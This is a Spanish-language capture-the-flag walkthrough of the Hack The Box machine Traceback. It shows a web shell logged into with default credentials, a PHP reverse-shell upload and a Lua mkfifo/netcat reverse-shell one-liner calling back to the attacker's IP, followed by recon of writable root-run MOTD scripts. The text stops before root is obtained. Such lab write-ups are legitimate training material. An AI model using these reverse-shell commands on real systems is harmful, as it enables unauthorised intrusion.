

EthicalHCOP.


A pesar de ser una máquina muy tipo CTF al inicio, la escalación de privilegios de esta máquina ha dejado una enseñanza muy grande y un refresh acerca de conexiones ssh.

Reconocimiento y escaneo.

```
[root@parrot]--[home/ethicalhackingcop/Descargas/HTB/traceback]
#cat tracebackNMAP.txt
# Nmap 7.80 scan initiated Tue Jun  2 22:49:08 2020 as: nmap -sV -sS -p- -oN tracebackNMAP.txt
10.10.10.181
Nmap scan report for 10.10.10.181
Host is up (0.098s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun  2 23:07:48 2020 -- 1 IP address (1 host up) scanned in 1120.42 seconds
```

De entrada, el escaneo nmap solo nos devuelve 2 puertos pertenecientes a los servicios ssh y apache.




Sin embargo, en apache vemos un mensaje diciéndonos que el sitio ya ha sido hackeado.

Si miramos el código fuente de dicho sitio web, encontraremos un mensaje en un comentario que nos dice: “alguna de las mejores web shells que podrías necesitar”

```
35 </head>
36 <body>
37   <center>
38     <h1>This site has been owned</h1>
39     <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
40     <h3> - Xh4H - </h3>
41     <!--Some of the best web shells that you might need ;)-->
42   </center>
43 </body>
44 </html>
```

Buscando en internet acerca de este mensaje, encontramos algunas cosas curiosas. Algunas de estas son repositorios y twits del creador de la máquina, por otra parte encontramos un repositorio github que en su título tiene parte del mensaje buscado.



The screenshot shows a Google search interface with the query "Some of the best web shells that you might need ;)" entered in the search bar. Below the search bar, there are navigation links for "Todo", "Imágenes", "Vídeos", "Noticias", "Shopping", "Más", "Preferencias", and "Herramientas". The search results section indicates "Cerca de 80.500.000 resultados (0,71 segundos)". The first result is from github.com, titled "TheBinitGhimire/Web-Shells: Some of the best web ... - GitHub". The second result is also from github.com, titled "Xh4H (Xh4H) / Repositories · GitHub". The third result is from www.1337pwn.com, titled "Best PHP Web Shells • 1337pwn". The fourth result is from twitter.com, titled "Xh4H on Twitter: 'Pretty interesting collection of webshells ...".

Google

Some of the best web shells that you might need ;)

Todo Imágenes Vídeos Noticias Shopping Más Preferencias Herramientas

Cerca de 80.500.000 resultados (0,71 segundos)

github.com > TheBinitGhimire > W... Traducir esta página
TheBinitGhimire/Web-Shells: Some of the best web ... - GitHub
Some of the best web shells that you might need. Star 93. Watch. master. View more branches. Latest commit by TheBinitGhimire 8 months ago. View code ...

github.com > ... Traducir esta página
Xh4H (Xh4H) / Repositories · GitHub
Sign up for your own profile on GitHub, the best place to host code, manage projects, and build software ... Some of the best web shells that you might need.


www.1337pwn.com > Reviews Traducir esta página
Best PHP Web Shells • 1337pwn
28 ene. 2019 - In this review, we will take a look at the best PHP web shells available to hackers and penetration testers to download and use for free on the internet.

twitter.com > riftwhitehat > status Traducir esta página
Xh4H on Twitter: "Pretty interesting collection of webshells ...
10 mar. 2020 - i see what u did there :D. 0 replies 0 retweets 6 likes. Reply ... to make your timeline better. Undo. Undo. rootaccess @rootpentesting May 19.

Al ingresar a este repositorio, vemos una buena cantidad de webshells, en su mayoría hechas en php. En este punto de la máquina, lo que se puede hacer es probar una a una manualmente hasta encontrar algo interesante.

github.com/TheBinitGhimire/Web-Shells	
jspshell.jsp	Create jspshell.jsp
mini.php	Create mini.php
obfuscated-punknopath.php	Create obfuscated-punknopath.php
punk-nopath.php	Create punk-nopath.php
punkholic.php	Update punkholic.php
r57.php	Create r57.php
smevk.php	Create smevk.php
wso2.8.5.php	Create wso2.8.5.php

En este caso, entre las ultimas web shells, encontramos una web shell llamada smek.php. Al ser abierta, esta solicita un usuario y una contraseña.



SmEvK v3

No seguro | 10.10.10.181/smekv.php

SmEvK_PaThAn Shell V3

User Name:


Password :

Login

Sin embargo, podemos acceder al código fuente desde el repositorio github , ver las configuraciones del archivo e intentar acceder con dichas credenciales.


```
github.com/TheBinitGhimire/Web-Shells/blob/master/smekvk.php
3
4 SmEvK_PaThAn Shell v3 Coded by Kashif Khan .
5 https://www.facebook.com/smekvpathan
6 smevkpathan@gmail.com
7 Edit Shell according to your choice.
8 Domain read bypass.
9 Enjoy!
10
11 */
12 //Make your setting here.
13 $deface_url = 'http://pastebin.com/raw.php?i=FHfxSFGT'; //deface url here(pastebin).
14 $UserName = "admin"; //Your UserName here.
15 $auth_pass = "admin"; //Your Password.
16 //Change Shell Theme here//
17 $color = "#8B008B"; //Fonts color modify here.
18 $Theme = '#8B008B'; //Change border-color according to your choice.
19 $TabsColor = '#0E5061'; //Change tabs color here.
20 #-----
```

Al probar las credenciales admin/admin encontradas en el archivo php, accederemos a una web shell en forma de panel de control.




En lo personal, prefiero usar las shells desde la terminal, así que vamos a crear un archivo desde el cual podremos obtener una shell reversa.

Lo primero que haremos es crear un archivo php vacío.



Luego ingresamos el código php ofrecido desde el github de pentestmonkey y modificamos los parámetros de la IP y el puerto.

[php-reverse-shell.php](https://github.com/pentestmonkey/php-reverse-shell.php)




The screenshot shows a file editor window titled "File tools" for a file named "shell.php". The file's metadata is displayed at the top: Name: shell.php, Size: 0 B, Permission: -rw-r--r--, Owner/Group: webadmin/webadmin, Create time: 2020-06-03 11:15:43, Access time: 2020-06-03 11:15:43, Modify time: 2020-06-03 11:15:43. Below the metadata are links: View, Highlight, Download, Hexdump, [Edit], Chmod, Rename, Touch. The main area shows the PHP code for the reverse shell script, with some lines highlighted in red and green. The code includes configuration for IP (\$ip), port (\$port), chunk size (\$chunk_size), and shell command (\$shell). At the bottom, there is a prompt ">>" for execution.

```
<?php
set_time_limit(0);
$VERSION = "1.0";
$ip = '10.10.14.15'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

>>
```


Finalizamos dando click en el botón inferior con los símbolos mayor que (>>)!



The screenshot shows a file manager window titled "File manager". It displays a list of files and directories with columns for Name, Size, Modify, and Owner/Group. At the bottom, there are buttons for "Copy" and ">>".

Name	Size	Modify	Owner/Group
[.]	dir	2019-08-24 03:42:53	root/root
bg.jpg	528.97 KB	2019-07-31 04:50:58	root/webadmin
index.html	1.09 KB	2019-08-27 04:29:44	root/webadmin
shell.php	3.51 KB	2020-06-03 11:16:47	webadmin/webadmin
smevk.php	102.62 KB	2020-02-27 05:37:01	root/webadmin

Seguido, ponemos nuestra máquina a la escucha en el puerto configurado en el script php y mediante el navegador accedemos al archivo php subido previamente. Esto nos retornará una shell a nuestra máquina a nombre del usuario webmin.



The screenshot shows a terminal window titled "EthicalHackingCOP". The user is at the prompt "[root@parrot]~". They run the command "#nc -nvlp 1234", which starts a netcat listener on port 1234. The listener receives a connection from [10.10.10.181] on port 51140. The terminal output shows the connection details and the user's shell prompt. The user's shell prompt is "uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)". The user's shell prompt is "/bin/sh: 0: can't access tty: job control turned off". The user's shell prompt is "s".

```
[root@parrot]~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.181] 51140
Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
11:17:39 up 14:28, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
/bin/sh: 0: can't access tty: job control turned off
s
```

Explotación de Usuario.

Una vez estemos en una shell un poco más interactiva, vemos que en la carpeta home hay 2 usuarios en donde solo podemos acceder a la carpeta del usuario con el que ingresamos al sistema (webadmin)

```
$ cd /home
$ ls
sysadmin
webadmin
$ cd sysadmin
/bin/sh: 3: cd: can't cd to sysadmin
$ cd webadmin
$ ls
note.txt
$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
$
```

En el directorio home de este usuario hay un archivo de texto con una nota escrita por el otro usuario (sysadmin), en donde notifica la existencia de una tool para practicar “lua” a la cual tenemos acceso.

```
$ sudo -l
Matching Defaults entries for webadmin on traceback:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
  (sysadmin) NOPASSWD: /home/sysadmin/luvit
$
```

Si ejecutamos el comando “sudo -l” para conocer qué podemos ejecutar a nombre de otro usuario o si tenemos permisos de ejecución como root sobre algún programa. En este caso vemos que en la ruta home de sysadmin, hay un binario de nombre luvit.

Buscando acerca de esto, encontramos que luvit es un cli en lua que implementa las mismas API que Node.js!

<https://luvit.io/>

Ahora, buscaremos alguna forma en la que podamos explotar lua para escalar privilegios al usuario sysadmin.

<https://gtfobins.github.io/gtfobins/lua/>

<https://netsec.ws/?p=337>

Y según los sitios anteriores, podemos hacer uso de la librería OS en su función execute para realizar una shell reversa a nuestra máquina mediante netcat.

Así que creamos un archivo que ejecute la función execute de la librería OS, en su interior ingresamos un comando alternativo a la ejecución tradicional de netcat con la bandera -e.

A continuación ejecutamos a nombre de sysadmin, la herramienta de luvit y referenciamos el script de lua anteriormente creado.

```
$  
$ echo "os.execute('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.15 1235 >/tmp/f')" > revshell.lua  
$ sudo -u sysadmin /home/sysadmin/luvit revshell.lua
```

Esto nos da como resultado la shell reversa a nombre de sysadmin, dándonos la posibilidad de acceder al archivo con la bandera del usuario.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/traceback]  
#nc -nlvp 1235  
listening on [any] 1235 ...  
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.181] 45918  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
sysadmin  
$
```

Explotación de Root.

Una de las cosas a hacer una vez se accede al sistema, es mirar los procesos corriendo en la máquina ya que en su mayoría contienen información interesantes sobre comandos o algún proceso a nombre de root.

```
2020/06/03 22:45:01 CMD: UID=0      PID=4456  | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d  
/* /etc/update-motd.d/  
2020/06/03 22:45:01 CMD: UID=0      PID=4454  | /usr/sbin/CRON -f  
2020/06/03 22:45:31 CMD: UID=0      PID=4460  | /bin/cp /var/backups/.update-motd.d/00-header /var/backu  
p/.update-motd.d/10-help-text /var/backups/.update-motd.d/50-motd-news /var/backups/.update-motd.d/80-es  
m /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/  
2020/06/03 22:46:01 CMD: UID=0      PID=4466  | /bin/cp /var/backups/.update-motd.d/00-header /var/backu  
p/.update-motd.d/10-help-text /var/backups/.update-motd.d/50-motd-news /var/backups/.update-motd.d/80-es  
m /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/  
2020/06/03 22:46:01 CMD: UID=0      PID=4465  | sleep 30  
2020/06/03 22:46:01 CMD: UID=0      PID=4464  | /bin/sh -c /bin/cp /var/backups/.update-motd.d/* /etc/upd  
ate-motd.d/  
2020/06/03 22:46:01 CMD: UID=0      PID=4463  | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d  
/* /etc/update-motd.d/  
2020/06/03 22:46:01 CMD: UID=0      PID=4462  | /usr/sbin/CRON -f  
2020/06/03 22:46:01 CMD: UID=0      PID=4461  | /usr/sbin/CRON -f
```

Durante la revisión de los procesos, se ve un proceso ejecutado como root el cual copia y pega unos archivos de una ruta a otra. Sin embargo, se ve que el origen de los archivos proviene de una carpeta backup y el destino es una carpeta en el directorio /etc/ y en su nombre están las letras MOTD.

Buscando en google acerca de ello, encontramos que MOTD “Message Of The Day” es un mensaje de bienvenida que se muestra a un usuario sobre el inicio de sesión de terminal si es a través de inicio de sesión SSH remoto o directamente a través de TTY o terminal.

<https://linuxconfig.org/how-to-change-welcome-message-motd-on-ubuntu-18-04-server>

El mensaje del día es modular, por lo tanto, se divide en varios scripts ejecutados en orden del valor numérico más bajo al más alto como parte del prefijo del nombre del archivo del script. Los siguientes scripts se encuentran dentro del /etc/update-motd.d directorio como parte de la configuración predeterminada del daemon

Si revisamos los permisos de la carpeta origen y de la carpeta destino, vemos que en la primer ruta los archivos pertenecen al usuario root y están en el grupo root, además de que los archivos tienen solo permisos de ejecución, lectura y escritura para el propietario de los archivos, para usuarios del grupo y otros solamente están habilitados los permisos de lectura y ejecución. En cambio los archivos de la segunda ruta, a pesar de que pertenecen al usuario root, el grupo a los cuales se asocian es al de sysadmin y tiene permisos de escritura, lectura y ejecución para el propietario y miembros de grupo. Esto se resume en que como sysadmin podemos obtener acceso a la modificación de dichos scripts !

```
$ cd /var/backups/.update-motd.d/
$ ls -la
total 32
drwxr-xr-x 2 root root 4096 Mar  5 02:56 .
drwxr-xr-x 3 root root 4096 Aug 25 2019 ..
-rwxr-xr-x 1 root root  981 Aug 25 2019 00-header
-rwxr-xr-x 1 root root  982 Aug 27 2019 10-help-text
-rwxr-xr-x 1 root root 4264 Aug 25 2019 50-motd-news
-rwxr-xr-x 1 root root  604 Aug 25 2019 80-esm
-rwxr-xr-x 1 root root  299 Aug 25 2019 91-release-upgrade
$ cd /etc/update-motd.d/
$ ls -la
total 32
drwxr-xr-x  2 root sysadmin 4096 Aug 27 2019 .
drwxr-xr-x 80 root root      4096 Mar 16 03:55 ..
-rwxrwxr-x  1 root sysadmin  981 Jun  3 23:13 00-header
-rwxrwxr-x  1 root sysadmin  982 Jun  3 23:13 10-help-text
-rwxrwxr-x  1 root sysadmin 4264 Jun  3 23:13 50-motd-news
-rwxrwxr-x  1 root sysadmin  604 Jun  3 23:13 80-esm
-rwxrwxr-x  1 root sysadmin  299 Jun  3 23:13 91-release-upgrade
$
```


Viendo los archivos un poco más de cerca, vemos que son archivos sh.

```
$ cat 00-header
#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
#
[ -r /etc/lsb-release ] && . /etc/lsb-release

echo "\nWelcome to Xh4H land \n"
$
```

Como vimos anteriormente, estos mensajes se ejecutan exitosamente al iniciar sesión en ssh, en alguna tty o en la terminal. A pesar de poder tener acceso por ssh, no tenemos de momento alguna credencial para iniciar sesión en ello.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/traceback]
